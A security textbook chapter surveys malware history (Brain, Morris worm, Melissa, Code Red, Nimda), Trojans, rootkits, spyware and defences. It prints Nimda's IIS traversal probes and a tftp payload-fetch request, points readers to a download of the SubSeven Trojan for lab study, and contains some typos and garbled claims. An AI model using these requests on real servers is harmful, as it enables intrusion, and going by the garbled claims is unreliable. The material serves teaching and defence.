This early example of a computer virus worked by targeting the floppy disk's boot sector and only infected 360K floppy disks. It had full-stealth capability built in. The code was actually too big to fit in the boot sector. The boot sector is what is checked by BIOS upon system startup. It is located at cylinder 0, head 0, sector 1. It's the first sector on the disk. Systems that boot to DOS look for this file to execute the boot process. If it's found, files such as `io.sys`, `command.com`, `config.sys`, and `autoexec.bat` are loaded. The two brothers who developed it got around the size limitation of the boot sector by having their virus store the first 512 bytes in the boot sector and then storing the rest of their code along with the remaining virus code in six different areas on the floppy disk.

Not long after the Brain virus, the Lehigh virus was discovered at Lehigh University. Unlike the Brain, the Lehigh was not a cute attempt at marketing; it hid in `command.com` and had a counter to keep track of how many files had been infected. When it reached a predetermined count, it wiped out the data on the infected floppy disk.

DOS computers were not the only computers being exposed to viruses; two viruses surfaced in Macintosh computers in 1988. The first was MacMag, and it was developed by Drew Davidson. It was designed to do nothing more than display a drawing of the world on the computer screen. MacMag's claim to fame is that it was accidentally loaded onto copies of Aldus Freehand. This error was discovered only after end users started calling to ask about the purpose of the message that kept popping up when they were running the Freehand program. About the same time, the Scores virus was reported by EDS. This virus prevented users from saving their data. The Scores virus is also unique because it was the first virus written for revenge. It is alleged to have been written by a former employee who developed it specifically to get even with the company.

Most early viruses targeted Microsoft Windows systems. And although Linux computers are not immune, it is harder for Linux viruses to do the damage that Microsoft Windows viruses can do. For a Linux virus to be successful, it must infect files owned by the user. Programs owned by root are most likely accessed by a normal user through a nonprivileged account. Linux viruses also need a means or mechanism with which to attack. Because Linux is open source, you will find a range of programs operating on Linux systems. On the Linux platform, it's difficult to find programs that have dominance in the way that Outlook has for Windows, for instance. The driving concept for earlier viruses was replication. This meant that for the virus to be successful, it had to reproduce fast, before its discovery/eradication.

Since the early years of computer viruses, this type of malware has relied on some basic propagation methods. Virus propagation requires human activity such as booting a computer, executing an AutoRun on a CD, or opening an email attachment. There are three basic ways that viruses propagate throughout the computer world:

- **Master boot record infection** — This is the original method of attack. It works by attacking the master boot record of floppy disks or the hard drive. This was effective in the days when everyone passed around floppy disks.
- **File infection** — This slightly newer form of virus relies on the user to execute the file. Extensions such as `.com` and `.exe` are typically used. Usually, some form of *social engineering* is used to get the user to execute the program. Techniques include renaming the program or trying to rename the `.exe` extension and make it appear to be a graphic or bitmap.
- **Macro infection** — The most modern type of virus began appearing in the 1990s. Macro viruses exploit scripting services installed on your computer. Most of you probably remember the I Love You virus, a prime example of a macro infector. Macro viruses infect applications such as Word or Excel by attaching themselves to the application's

initialization sequence, and then when the application is executed, the virus's instructions execute before control is given to the application. Then the virus replicates itself, infecting additional parts of the computer.

After a computer has become infected, the computer virus can do a number of things. Some spread quickly. This type of virus is known as fast infection. Fast infection viruses infect any file they are capable of infecting. Others limit the rate of infection. This type of activity is known as sparse infection. Sparse infection means that the virus takes its time in infecting other files or spreading its damage. This technique is used to try to help the virus avoid detection. Some viruses forgo a life of living exclusively in files and load themselves into RAM. These viruses are known as RAM resident. RAM resident infection is the only way that boot sector viruses can spread.

As the antivirus companies have developed better ways to detect viruses, virus writers have fought back by trying to develop viruses that are hard to detect. One such technique is to make a multipartite virus. A multipartite virus can use more than one propagation method. For example, the NATAS (Satan spelled backward) virus would infect boot sectors and program files. The idea is that this would give the virus added survivability. Another technique that virus developers have attempted is to make the virus polymorphic. Polymorphic viruses can change their signature every time they replicate and infect a new file. This technique makes it much harder for the antivirus program to detect the virus.

There are three main components of a polymorphic virus: an encrypted virus body, a decryption routine, and a mutation engine. The process of a polymorphic infection is as follows:

1. The decryption routine first gains control of the computer and then decrypts both the virus body and the mutation engine.
2. The decryption routine transfers control of the computer to the virus, which locates a new program to infect.
3. The virus makes a copy of itself and the mutation engine in RAM.
4. The virus invokes the mutation engine, which randomly generates a new decryption routine capable of decrypting the virus yet bearing little or no resemblance to any prior decryption routine.
5. The virus encrypts the new copy of the virus body and mutation engine.
6. The virus appends the new decryption routine, along with the newly encrypted virus and mutation engine, onto a new program.

As a result, not only is the virus body encrypted, but also the virus decryption routine varies from infection to infection. No two infections look alike, confusing the virus scanner searching for the sequence of bytes that identifies a specific decryption routine.

Stealth viruses attempt to hide their presence from both the OS and the antivirus software doing the following:

- Hiding the change in the file's date and time
- Hiding the increase in the infected file's size
- Encrypting themselves

The fear of catching a virus actually gave someone the idea to capitalize on that fear via the virus hoax. In the early years of computer viruses, the virus hoax proved to be just as effective as an actual virus. A virus hoax is nothing more than a chain letter that encourages you to forward it to your friends to warn them of the impending doom. To convince readers to forward the hoax, the email will contain some information that sounds official and valid.

Hoaxes can usually be recognized by three common items:

- First, the email claims that the virus is undetectable. Viruses change the contents of a drive and files and therefore can be detected.
- Second, the email alerts you to warn everyone you know. Real viruses get plenty of news coverage.
- Third, many of the claims made in the email sound far-fetched.

An example of a virus hoax is the Good Times virus. Released as an email in 1994, novice email users dutifully forwarded email warnings to everyone on their mail lists, advising them not to open messages with the phrase ''Good Times'' in the subject line. The hoax demonstrated the self-replicating power of the email virus scam, which continues today in many various forms.

## Worms

Worms are unlike viruses in that they can self-replicate. True worms require no intervention and are hard to create. Worms do not attach to a host file, but are self-contained and propagate across networks automatically. The first worm to be released on the Internet was the 1988 RTM worm. It was developed by Robert Morris and meant to be only a proof of concept. It targeted aspects of sendmail, finger, and weak passwords. The small program disabled roughly 6,000 computers connected to the Internet. Its accidental release was a rude awakening to the fact that worms can do massive damage to the Internet. The cost of the damage from the worm was estimated to be between $10 million and $100 million. Robert Morris was convicted of violating the Computer Fraud and Abuse Act and sentenced to three years of probation, 400 hours of community service, a fine of $10,050, and the costs of his supervision while on probation.

## Timeline

By the early 1990s, antivirus companies had started to release products. In 1991 Norton AntiVirus was released. By the mid 1990s, DOS was starting to be replaced with GUIs, such as Microsoft Windows. In 1996, one of the first Windows 95 virus was released, Win95Boza.

By 1999, malware had taken another turn as the rise of the macro virus had begun to be felt. This was the year that the Melissa macro virus was released. Melissa had all the traits of a worm and had the ability to spread itself rapidly through email. It was first introduced to the Internet by a posting to the `alt.sex` newsgroup. The file appeared to be a list of usernames and passwords used to access sex sites. Instead of accessing these sites, users who opened the zipped Word file became infected with a virus that was self-replicating and had the ability to send itself to as many as 50 correspondents in the user's email address book. Because Melissa acted so quickly, many email systems were overwhelmed by the traffic. At the height of the infection, more than 300 corporations' computer networks were completely knocked out. The email's supposedly being from someone they knew and trusted, together with the intriguing title, was enough to trick a large portion of the public into opening the infected document.

Melissa not only spread itself via email but also infected the `Normal.dot` template file that users typically used to create Word documents. When a user opens a Word document, the virus would then place a copy of itself within each file the user created. As a result, one user could easily infect another by passing infected documents. The creator of Melissa, David Smith, was identified and eventually sentenced to five years in prison.

Other macro viruses followed. In 2000, the I Love You virus infected millions of computers almost overnight using a Visual Basic Script (VBS) that targeted Microsoft Office users with a method similar to Melissa. Opening the VBS attachment would infect the victim's computer. The virus first scanned the victim's computer's memory for passwords and then sent them back to a web site. Then the virus replicated itself to everyone in the victim's Outlook address book. Finally, the virus corrupted music, VBSs, and image files by overwriting them with a copy of itself. Worldwide damages are estimated to have reached $8.7 billion. Authorities traced the virus to a young Filipino computer student named Onel de Guzman. Gizman was never charged because of non-existent computer crime laws in the Philippines.

During this same period, the Anna Kournikova virus was released. What made this virus interesting is that the creator, Jan de Wit, claimed to have created the worm in only a few hours using a tool called the VBS Worm Generator.

The Code Red worm surfaced in 2001, and went on to infect tens of thousands of systems running Microsoft Windows NT and Windows 2000 Server software. The Code Red worm exploited the `.ida` buffer-overflow vulnerability. The worm was written to reside internally in RAM. If a server was rebooted, the infection was wiped out unless the system was again scanned by another infected system. No one knows who created Code Red, but because the worm changed the infected system's web page to read ''Hacked by Chinese,'' it raised suspicion that it might have been a Chinese hacker.

The Code Red worm was unique in that it attacked one computer, and then used that system to target other computers. When a vulnerable web server was infected, the worm performed the following steps:

1. The worm set up the initial environment on the infected system and started 100 threads to be used for propagation.
2. The first 99 threads were used to infect other web servers. Because the original version of the worm used a static IP address list, the amount of traffic created by these threads caused a denial of service.
3. The 100th thread of the worm checked to see whether the current server running was English or Chinese. If the infected system was an English system, the worm proceeded to deface the system's web site and added the message ''Welcome to `http://www.worm.com`! Hacked by Chinese!'' If the system was not English, the 100th worm thread targeted other systems to infect.
4. Each thread that found another potential target first checked to see whether it was already infected by looking for the file `c:\notworm`. If the file was found, the worm became dormant. If not, the worm proceeded with the attack.
5. Each worm next checked the infected system's date. If the date was equal to July 20, 2001, the thread attacked the domain `www.whitehouse.gov`.

The Code Red worm was designed to attack the White House's web site, and because the creators of the virus used a hard-coded IP address, the White House's web site administrators simply ''moved'' the domain by changing DNS entries to a different IP address (and therefore the denial of service portion of the attack missed completely).

In the wake of 9-11, thousands of computers around the world were hit by yet another piece of malicious code, Nimda. The Nimda worm was considered advanced in the ways that it could propagate itself. Nimda targeted Windows IIS web servers that were vulnerable to the Unicode Web Traversal exploit. Nimda was unique in that it could infect a user's computer when an infected email was read or even just previewed. Nimda sent out random HTTP Get requests looking for other unpatched Microsoft web servers to infect. Nimda also scanned the hard drive once every 10 days for email addresses. These addresses were used to send copies of itself to other victims. Nimda used its own internal mail client, making it difficult for individuals to determine who really sent the infected email. Nimda also had the capability to add itself to executable files to spread itself to other victims. Nimda would send a series of scans to detect whether targeted systems were vulnerable for attack. An example is shown here:

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET  /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../
winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

If the victim's server gave a positive response for any of these probes, Nimda would send over attack code that attempted to download `admin.dll` using TFTP from the attacking site. An example is shown here:

```
GET   /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+tftp%20-i%192.168.12.
113%20GET%20Admin.dll%20c:\Admin.dll
```

Once infected, Nimda started the process of attacking other potential victims. Ninda started scanning for other vulnerable servers running Microsoft's IIS software and then attempted to TFTP the payload up to them. It could also be spread through shared hard drives, and would start scanning for email addresses and use these to send copies of itself to other victims through an email attachment. It is unknown who created Nimda. Antivirus experts are left with only a few clues. One of them is in the code. It stated, ''Concept Virus (CV) V.5, Copyright(C) 2001 R.P.China.'' What is known is that Nimda infected at least 1.2 million computers and caused significant monetary damage.

In 2002, the Klez worm was released. This worm also targeted Microsoft systems. It exploited a vulnerability that allowed an incorrect MIME header to cause Internet Explorer to execute an email attachment. Klez caused confusion in the way that it used an email address from the victim's computer to spoof a sender. Other email addresses that were found in the victim's computer were sent infected emails. The worm would overwrite files and attempt to disable antivirus products. The overwritten files would be filled with zeroes.

The year 2003 was the year of the Slammer worm. It infected hundreds of thousands of computers in less than three hours and was the fastest-spreading worm to date, until the MyDoom worm was released in 2004. MyDoom works by tricking people into opening an email attachment that contains the worm. It claims to be a notification that a previously sent email message has failed, and prompts the user to open the attachment to see what the message's text originally said. Many people easily fell for this scam. 2004 was also the year that the Sasser worm was released. The Sasser worm targets a security issue with the Local Security Authority Subsystem Service, `lsass.exe`. Sven Jaschan, an 18-year-old computer enthusiast, received a sentence of 21 months on probation and 30 hours community service for creating the Sasser worm and the Netsky virus.

Some of the more notable of these pieces of malware are listed in Table 8-1.

**Table 8-1** Notable Malware

| YEAR | NAME | TYPE | PROPAGATION METHOD | CREATOR |
|---|---|---|---|---|
| 1986 | The Brain | Virus | Boot sector | Basit and Amjad Farooq Alvi |
| 1988 | RTM | Worm | Internet | Robert T. Morris |
| 1999 | Melissa | Macro | Email | David Smith |
| 2000 | I Love You | Macro | Email | Onel de Guzman |
| 2001 | Code Red | Virus/worm hybrid | Email/Internet | Unknown |
| 2001 | Nimda | Worm | Email. Internet/network shares | R.P.China |
| 2003 | Slammer | Worm | SQL | Unknown |
| 2004 | Sasser | Worm | Internet/lsass | Sven Jaschan |
| 2004 | MyDoom | Worm | Email | Unknown |

## Detecting and Preventing

Prevention is better than a cure and, therefore, programs and executables should always be checked before use. Many sites provide an MD5 sum with their programs to enable users to easily determine whether changes have been made. Email attachments should also always be scanned. In a high-security, controlled environment, a sheep dip system may even be used. (This term originates from the practice of totally immersing sheep in insecticide to make sure that they are clean and free of pests.) A sheep dip computer can be used to screen suspect programs and is connected to a network only under controlled conditions. It can be used to further examine suspected files, incoming messages, and attachments. Overall, the best way to prevent viruses is by following an easy five-point plan.

1. Install antivirus software.
2. Keep the virus definitions up-to-date. Outdated antivirus software is little better than no protection at all.
3. Use common sense when dealing with attachments. If you don't know who it's from, or it's something you didn't request, or it looks suspicious, don't open it!
4. Keep the system patched. Many viruses and worms exploit vulnerabilities that have previously been found. Nimda exploited a vulnerability that was six months old.
5. Avoid attachments if possible or send them as a PDF file. If that's not possible, send the recipient a message ahead of time to let them know you will be sending something.

There are other things you can do, such as not using Microsoft Outlook; any popular mail program will always be a target. The higher the number of users on a specific platform, the greater the power of the infection.

Although virus prevention is good practice, your system may still become infected. In general, the only way to protect your data from viruses is to maintain current copies of your data. Make sure that you perform regular system backups. Many tools are available to help with this task, and high-capacity external drives are now relatively cheap and widely available.

## Antivirus

While strategies to prevent viruses are a good first step, antivirus software has become an absolute essential software component. There is a number of antivirus products on the market, including these:

- Norton AntiVirus
- McAfee products

- Trend Micro PC-cillin Internet Security
- Sophos products
- ESET NOD32 Antivirus

Antivirus programs can use one or more techniques to check files and applications for viruses. These techniques include the following:

- **Signature scanning** — Signature-scanning antivirus programs work in a fashion similar to IDS pattern-matching systems. Signature-scanning antivirus software looks at the beginning and end of executable files for known virus signatures. Signatures are nothing more than a series of bytes found in the viruses' code. Virus creators attempt to circumvent the signature process by making viruses polymorphic.
- **Heuristic scanning** — Heuristic scanning is another method that antivirus programs use. Software designed for this function examines computer files for irregular or unusual instructions. As an example, think of your word-processing program as it creates, opens, or updates text files. If the word processor were to attempt to format the C: drive, this is something that heuristic scanning would quickly identify because it is not a usual activity for a word processor. In reality, antivirus vendors must strike a balance with heuristic scanning because they do not want to produce too many false positives or false negatives. Many antivirus vendors use a scoring technique that will look at many types of behaviors. Only when the score exceeds a threshold will the antivirus program actually flag an alert.
- **Integrity checking** — Integrity checking can also be used to scan for viruses. Integrity checking works by building a database of check sums or hashed values. These values are saved in a file. Periodically, new scans occur and the results are compared to the stored results. Although not very effective for data files, this technique is useful for programs and applications, as the contents of executable files rarely change. For example, the MD5 sum of Nmap 4.3 is d6579d0d904034d51b4985fa27 64060e. Any change to the Nmap program would change this hashed value and make it easy for an integrity checker to detect.
- **Activity blocking** — Activity blockers can also be used by antivirus programs. An activity blocker intercepts a virus when it starts to execute and blocks it from infecting other programs or data. Activity blockers are usually designed to start upon booting and continue until the computer is shut down.

**IN THE LAB**

**Antivirus has very much become a required component to all computers. One of the best defenses against viruses to not open emails or attachments that you are unsure of. You should also make sure that you always have antivirus software installed and that it is up-to-date. Backups are another important step, as you will need to be able to rebuild systems and data should a system become infected and data become corrupted or destroyed. In the lab, you can take the first step by backing up your systems and placing the backup on external media or an external USB drive that is kept separate from your system.**

## Trojans

Trojans are programs that pretend to do one thing but, when loaded, actually perform another, more malicious, act. Before a Trojan program can act, it must trick the user into downloading it or performing some type of action.

Consider the home user who sees nothing wrong with downloading a movie illegally from the Internet. After it has been downloaded, however, the user realizes the movie will not play. The user receives a message about a missing driver or codec and is prompted to go to a site that has a movie player with the right codec installed. The user does as instructed and downloads the movie player and, sure enough, everything works. Seems like a movie without any cost. Well, not quite, because at the time the user installed the movie player, he also installed a built-in Trojan. The Trojan was actually part of the player.

The Trojan may be configured to do many things, such as log keystrokes, add the user's system to a *botnet* (discussed later), or even give the attacker full access to the victim's computer. A user might think that a file looks harmless and is safe to run but, once executed, it delivers its malicious payload. Unlike a virus or worm, Trojans cannot spread themselves. They rely on the uninformed user.

Trojans get their name from Homer's epic tale *The Iliad*. To defeat their enemy, the Greeks built a giant wooden horse with a hollow belly. The Greeks tricked the Trojans into bringing the large wooden horse into the fortified city of Troy. Unbeknown to the Trojans, and under the cover of darkness, the Greeks crawled out of the wooden horse, opened the city's gate, and allowed the waiting Greek soldiers in (which led to the complete fall and destruction of the city).

## Infection Methods

You might be wondering at this point how users get Trojans. Often, the infection results from a scenario similar to the one described in the preceding section: they download one from a web site. Trojans are commonly found on peer-to-peer sites or other locations where people are going to be downloading software. As a user, be leery any time you are offered something for nothing. This goes back to the old saying that there is no such thing as a free lunch.

As a security professional, you may become aware that individuals have downloaded and installed Trojans. At that point, you can have the offending programs uninstalled and removed, but the Trojan might not be easily erased. There is also the issue of how many others, if any, the user has shared the program or application with. Some malicious users will even host their own site and offer illegal programs to unlock demo programs or offer free pornographic material in the hope of getting others to download and install their Trojaned programs.

Another common infection vector is email. You may receive an email with an attachment or other executable. The attachment may be a game like Elf Bowl, Wack-a-Mole, or another neat little program you are most likely going to want to run or share via email with friends. Social engineering plays a big part in the infection process; after all, we all want to see the attachments that our friends send us.

Infection can also occur via physical access. If attackers can gain physical access to the victim's system, they can just copy the Trojan horse to the hard drive or use social engineering to have the victim do this for them. Most systems have USB ports and CD-ROM drives set to AutoRun. If that is the case, all the attacker has to do is trick the user into running the CD or USB thumb drive to get the Trojan to launch. Just suppose that the attacker leaves a CD labeled ''Pending 2008 Layoffs'' in an office's break area. Should someone find it, that person might turn it over to HR or run it on her own system to see the contents. And even though it might have been turned over to HR, someone there may load the CD to view just exactly what is on the disc. The hacker might even take the attack to the next level by creating a fake database file that the user can review while the Trojan is being loaded in the background.

Even instant messaging (IM) and Internet Relay Chat (IRC) can be used to spread Trojans. These applications were not designed with security controls in mind. You never know the real contents of a file or program that someone has sent you. IM users are at great risk of becoming a target for Trojans and other types of malware. IRC is full of individuals ready to attack the newbies who are enticed into downloading a free program or application.

## Symptoms

The effects of Trojans can range from benign to the extreme. Some users who become infected may not know they are infected, whereas others may experience complete system failure. More often than not, the victim may just notice that something is not right. Sometimes programs will open up by themselves, or the web browser might open pages that weren't requested. If the hacker wants, he can change your background, reboot the system, or turn the volume way up on the speakers to get your attention.

## Well-Known Trojans

The best way to understand the Trojans of today is to look at the Trojans of the past. Each of those that follow had an impact because of the way it was designed, worked, or lured its victims into installing it.

- **NetBus** was an early innovator and was designed to infect Windows 9x computers. NetBus could even inform the attacker (via email) after it had been successfully installed. NetBus could also redirect input from a specified port to another IP address via the server machine. This means the remote user could do mischief on a third machine somewhere on the Internet and his connection would appear to come from the redirecting address.
- **Back Orifice** and **Back Orifice 2000** (BO2K) represent the next generation of backdoor access tools that followed NetBus. BO2k allows more functionality than NetBus. It was designed to accept a variety of specially designed plug-ins. It was written by Cult of the Dead Cow (CDC). BO2K also supports encryption to perform all communication between client and server. Encryption options include 512-bit AES encryption.
- **SubSeven** was the next remote-access Trojan to be released. Although widely used to infect systems, it failed to gain the press that BOK2 did even though, at the time of its release in 1999, it was considered the most advanced program of its type. One of these advanced features is that it can mutate so that its fingerprint appears to change. This can make it difficult for antivirus tools to detect.

  Much like NetBus and BOK2, SubSeven is divided into two parts: a client program that the hacker runs on his machine, and a server that must be installed onto a victim's computer. The victim usually receives the program as an email attachment that installs itself onto the system when run. It can even display a fake error message to make it appear as though the fake program failed to execute. Once the infected file is run, the Trojan copies itself to the Windows directory with the original name of the file it was run under. For example, the attacker may have disguised the file by naming it `winproc.32`. From there it copies a DLL file named `Watching.dll` to `Windows\System` directory. Once activated, the server uses TCP ports 6711, 6712, and 6713 by default.

## Modern Trojans

As previously mentioned, the motive for most modern malware has changed. Although programs such as NetBus can be used to harass your friends and coworkers, the goal of such programs was not monetary. According to *The Evolving Threat*, a white paper published by IBM in 2007, the financial services industry suffered almost 40 percent of all Trojan attacks last year. This topped all of the other 15 industries that were listed.

The Brazilian music industry found out about Trojans the hard way in 2006 and 2007; they became the focus of targeted Trojan attacks that tricked users out of account information. The scam worked in two parts. The first used phishing schemes to trick users into downloading and installing customized Trojans. After the Trojans had been installed, they ''listened'' for users to enter banking account information, which was silently being sent to thieves waiting to empty the victim's account. Once banks became aware of the Trojans, the attackers would modify their signature to make it difficult for antivirus programs to again pick them up until the next wave of victims made reports of fraud.

Once loaded, the Trojan can steal files stored on the hard disk, and it can then transmit them back to the hacker. Because you might not even be aware that the Trojan is on your computer, it can steal information every time you use your computer. This new breed of Trojan is designed specifically to steal passwords. When an unsuspecting victim comes along and types a password, the Trojan stores the password and displays a message such as ''account unavailable'' to convince the person to go away or try again later. Attackers can design the Trojan to send the password or account information to them.

## Distributing Trojans

Just think: distributing Trojans is no easy task. Users are more alert, less willing to click email attachments, and more likely to be running antivirus than in the past. On Windows computers, it used to be enough for the hacker to just add more space between the program's name and suffix, such as `important_message_text.txt.exe`, or the hacker could choose program suffixes or names from those programs that would normally be installed and running on the victim's machine, such as `notepad.exe`. The problem is that the level of awareness of users and administrators about such techniques is greater than it used to be.

Wrappers offer hackers another, more advanced way to slip past a user's normal defenses. A wrapper is a program used to combine two or more executables into a single packaged program. Victims may go to a peer-to-peer site and think they have downloaded the latest version of Microsoft Office or of the great new game that they have wanted but cannot afford. Sadly, the sweet and innocently wrapped Trojan package is not so nice after it installs. When installed, the malicious code is loaded along with the legitimate program. Figure 8-1 gives an example of how a hacker binds two programs together.




**Figure 8-1** Trojans and wrappers.

Wrappers are also referred to as binders, packagers, and EXE binders. Some wrappers only allow programs to be joined; others allow the binding together of three, four, five, or more programs. Basically, these programs perform like installation builders and setup programs. Many of these programs are available to the hacker underground. A few are listed here:

- **eLiTeWrap** — Considered one of the premier wrapping tools. It has a built-in ability to perform redundancy checks to verify that files have been properly wrapped and will be installed properly. It can perform a full install or create an install directory. eLiTeWrap can utilize a pack file to make the program wait to process the remainder of files and can also perform a hidden install without user interaction.
- **Saran Wrap** — A wrapper program designed to hide Back Orifice. It can wrap Back Orifice with another existing program into a standard InstallShield installer program.
- **Trojan Man** — This wrapper combines two programs and can also encrypt the resulting package in an attempt to foil antivirus programs.
- **Teflon Oil Patch** — Another program used to bind Trojans to any files you specify in an attempt to defeat Trojan-detection programs.

### IN THE LAB

**Trojans offer the attacker a way to take complete control of a computer system. This presents a real risk to the network. In the lab, one way for the security professional to learn about such tools is to install and run one. These tools will**

***(continued)***

**IN THE LAB *(continued)***

**set off your antivirus software, so it's advisable to install and run them on a virtual machine. This allows more control and the ability to restore the virtual machine to a previous snapshot after completing your research. One Trojan to consider evaluating is SubSeven, which can be downloaded from `http://num-download.hit.bg`. The file name is `sub7legends.zip`. This file contains both the server and the client. You will want to install both components on separate Windows virtual machines so that you can observe how the client takes complete control of the host system. Take a moment to observe the Task Manager before and after installation, and you should see that some additional services will be loaded into memory. After finishing your evaluation, remove all components and verify their removal with up-to-date antivirus software. If you have made a snapshot of the virtual system now would be a good time to restore that image.**

## Rootkits

Rootkits are a collection of tools that allow an attacker to take control of a system. Rootkits are a significant threat as they cover the tracks of an attacker. Once a rootkit is installed, attackers can come and go as they please. A rootkit is one of the best ways for an attacker to maintain access. Once installed, a rootkit can be used to hide evidence of an attacker's presence and give them backdoor access to the system. Rootkits can contain log cleaners that attempt to remove all traces of the attacker's presence from the log files.

Rootkits can be divided into two basic types:

- Traditionally, rootkits replaced binaries in Linux systems such as `ls`, `ifconfig`, `inetd`, `killall`, `login`, `netstat`, `passwd`, `pidof`, or `ps` with Trojaned versions. These Trojanized versions have been written to hide certain processes or information from the administrators. Rootkits of this type are detectable because of the change in size of the Trojaned binaries. Tools such as MD5sum and Tripwire can be a big help in uncovering these types of hacks.
- The second type of rootkit is the loadable kernel module (LKM). A kernel rootkit is loaded as a driver or kernel extension. Because kernel rootkits corrupt the kernel, they can basically do anything, including being detected by many software methods. Although the use of rootkits is very much widespread, many administrators still don't know much about them

How should security professionals respond if they believe a system has been compromised and if a rootkit has been installed? You first want to determine whether anything looks suspicious on the victim's computer. In addition, many tools can be used to investigate a system that may be infected. One important thing to remember is to never rely on the tools that have been already installed on a system you suspect has been infected or compromised. Install only well-known tools or run your own from a CD or USB thumb drive. Some good tools to check out include the following:

- **Task Manager** — Built-in Windows application used to display detailed information about all running processes.
- **ps** — The command used to display the currently running processes on Unix/Linux systems.
- **Netstat** — Displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics, and more. Netstat will show a running list of open ports and processes.
- **Tlist** — A Windows tool used to display a list of currently running processes on either a local or remote machine.
- **TCPView** — A GUI tool by Sysinternals used to display running processes.
- **Process viewer** — Another Windows GUI utility that displays detailed information about running processes. It displays memory, threads, and module usage.

An attacker who knows that he has been discovered may decide to destroy the victim's system in an attempt to cover his tracks. Once the system has been isolated from the network, you can begin the process of auditing the system and performing forensic research. There are two major tools you can use to further investigate systems with suspected rootkits:

- **Chkrootkit** — An excellent tool that can be used to search for signs of a rootkit. It can examine system binaries for modification.
- **Rootkit Hunter** — Another tool that scans file and system binaries for known and unknown rootkits.

Finding the rootkit is not the same as seeing justice done. The overwhelming majority of individuals who attack systems go unpunished. Even though you may find evidence of an attack that doesn't mean the individual will be brought to justice.

**IN THE LAB**

**Rootkits present a real risk in that they can allow the attacker to maintain access to the target system for a long period of time without detection. From** `www.microsoft.com/security/malwareremove/default.mspx`**, download the Malicious Software Removal Tool. After downloading the tool, run it from a Windows system and let it scan the system. Hopefully, the system is clean. If anything is found, you will want to remove it. Restoring from a backup is not a good option, as you may have no idea how long the rootkit has been installed. It is best to reload from known good media.**

## Spyware

Spyware is another form of malicious code that is similar to a Trojan. It is installed without your consent or knowledge, hidden from view, monitors your computer and Internet usage, and is configured to run in the background each time the computer starts. Spyware is typically used for one of two purposes, surveillance or advertising:

- **Surveillance** — It is used to determine your buying habits, discover your likes and dislikes, and to report such demographic information to paying marketers.
- **Advertising** — You're targeted for advertising by the spyware vendor, who has been paid to deliver it. For example, the maker of a rhinestone cell phone case may have paid the spyware vendor for 100,000 pop-up ads. If you have been infected, expect to receive more than your share of these unwanted pop-up ads.

What are some of the worst spyware programs that you might be exposed to? `Webroot.com (http://research.spysweeper.com/?id=H2-USEFUL_Links-TR)` has compiled a list and the top 10 include titles such as KeenValue, a program that collects users' information to target them with specific pop-up ads. Another is PurityScan, which advertises itself as a cleaner that removes items from the hard drive. Finally, there is CoolWebSearch. This program is actually a bundle of browser hijackers united only to redirect their victims to targeted search engines and flood them with pop-up ads. These ads attempt to trick the user into downloading a malicious or unneeded program. A pop-up download is a pop-up window that asks users to download a program to their computer's hard drive. Some spyware pop-ups use recognized branding, such as Adobe or Macromedia, to make the victim feel comfortable clicking. The dialog box pops up and claims that you need to install a plug-in to view special characters.

The window may feature a security warning or some other type of message that is likely to confuse the user into compliance.

Other programs advertise themselves as spyware-removal tools and really function to install spyware on a victim's system. Some of these programs are as follows:

- AdProtector
- BPS Spy-Ware Remover
- SpyBan
- SpyFerret
- SpyGone
- SpyHunter
- SpyKiller
- Spy Wiper
- SpyWare Nuker

Though it's very true that home users are at risk, a compromised corporate desktop poses a real threat. These computers have the potential to provide access to tons of proprietary and sensitive information on a scale that would be unheard of on a home computer. Corporate solutions have been slow to develop. Fortunately, Aluria Enterprise, Symantec, Sunbelt, and others are starting to respond. Whatever you choose, make sure that it's network-friendly and can be easily managed from a central location. Integration is the keyword.

Until you install a corporate-wide solution, you can perform some quick fixes to reduce the probability of infection.

- **Patch** — Spyware programs take advantage of known security vulnerabilities, so make sure that your OS and browser are patched and up-to-date.
- **Use a firewall** — Practice the principle of least privilege.
- **Change browsers** — Dump IE. Many spyware programs are written specifically for IE. Firefox and Opera are two possible alternative browser options. Both have additional built-in security features.
- **Beware of free programs** — Peer-to-peer programs and other so-called ''free programs'' can be supported by spyware. After all, someone must pay the bills! Don't install software without knowing exactly what comes with it. Take the time to read the end-user license agreement.

We can only hope that the legislative and legal systems take action to prevent the ever-increasing problem of spyware. However, just as usual, technology changes faster than the legal system can adapt. A good offense is about defense. By implementing the solutions offered above and making the decision to deploy an enterprise-class spyware solution, you can address this problem. Although there is no guarantee that you will not become infected, there are ways to reduce the possibility. Install anti-spyware programs. It's a good practice to use more than one anti-spyware program to find and remove as much spyware as possible. Well-known anti-spyware programs include the following:

- **Ad-Aware** — `www.lavasoftusa.com/software/adaware`
- **HijackThis** — `www.download.com/HijackThis/3000-8022_4-10227353.html`
- **PestPatrol** — `www.pestpatrol.com`
- **Spy Sweeper** — `www.webroot.com`
- **Spybot Search & Destroy** — `www.safer-networking.org/en/download`
- **SpywareBlaster** — `www.javacoolsoftware.com/spywareblaster.html`
- **McAfee AntiSpyware** — `http://www.mcafee.com/us/enterprise/products/anti_spyware/anti_spyware.html`

